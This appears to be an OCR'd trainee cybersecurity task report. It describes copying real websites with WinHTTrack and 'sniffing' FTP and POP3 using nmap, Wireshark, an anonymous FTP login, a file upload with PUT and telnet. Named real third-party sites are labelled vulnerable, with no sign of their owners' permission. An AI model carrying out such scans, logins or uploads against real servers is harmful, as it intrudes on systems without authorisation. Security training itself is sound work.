
8. **On left side we can see some files on c drive,go to folder my web site then check the project name and open the html page from that folder**


Acer <C:>
fashion-cube
home
Marketplace-ReactJS-Proje
MinGW
My Web Sites
frcrce
mymart
backblue.gif
fade.gif
frcrce.whtt
index.html
mymart.whtt
PerfLogs
Program Files
Program Files (x86)
TURBOC3
Users
Windows
xampp
appverifUI.dll
DumpStack.log
vfcompat.dll

OUTPUT





While Copying the files i stopped the scans at half way so some pages aren't visible like



Website 2

Website Used : https://ocakes.in/


WinHTTrack Website Copier - [ocakes.whtt]
File Preferences Mirror Log Window Help
Acer <C:>
fashion-cube
home
Marketplace-ReactJS-Proje
MinGW
My Web Sites
frcrce
mymart
backblue.gif
fade.gif
frcrce.whtt
index.html
mymart.whtt
PerfLogs
Program Files
Program Files (x86)
TURBOC3
Users
Windows
xampp
appverifUI.dll
DumpStack.log
vfcompat.dll
- Mirroring Mode -
Enter address(es) in URL box
Action:
Download web site(s)
Web Addresses: (URL)
Add URL...
https://ocakes.in/
URL list (.txt):
Preferences and mirror options:
Set options...
< Back
Next >
Cancel
Help


C:/My%20Web%20Sites/ocakes/ocakes.in/index.html
+918237509595
info@ocakes.in
Visit Our Store
(Select City)
O-cakes
Home
Our Product
Customize
Menu
Get Franchise
Corporate Enquiry
For every occasion
Easter
Collection
Hop into Happiness with Our Easter Cakes!
Order Online www.ocakes.in
SWIGGY
zomato
Your experience on this site will be improved by allowing cookies.
Allow cookies
file:///C:/My Web Sites/ocakes/ocakes.in/product/easter-day-special.html


Employee Id : ST#IS#6248

Task 2


A) Sniffing - Identify the websites that have vulnerable protocols to sniff
o FTP
o POP3
oHTTP

For FTP PORT
Vulnerable website : https://easyfashion.com.bd/


Step 1 : Open Kali Linux and open the terminal and use the nmap tool to scan the port, first we will scan for the open Ftp port i.e 20 or 21. Find the Vulnerable Website Ip




Step 2 : Start the Wireshark Tool in the Background and start capturing the packets




Step 3 : Start Sending the Ftp data to the Vulnerable Website - FTP example.com 21




Step 4 : Enter the user name to send the data to the website it is usually anonymous - Name : anonymous



Step 5 : Create a text file that you want to upload on the website




Step 6 : Use the Command PUT to upload the file on the server




For POP3 Open port
Website : https://www.pha.org.pk/index.php


Step 1 : Find the Vulnerable Website that has open port for POP3 protocol




Step 2 : Start the Wireshark tool to capture the packets from the POP3 protocol that has open ports



Step 3 : Now we can use the telnet command with pop3 to sniff the pop3 open port




Step 4 : Open wireshark and see the pop3 packet send



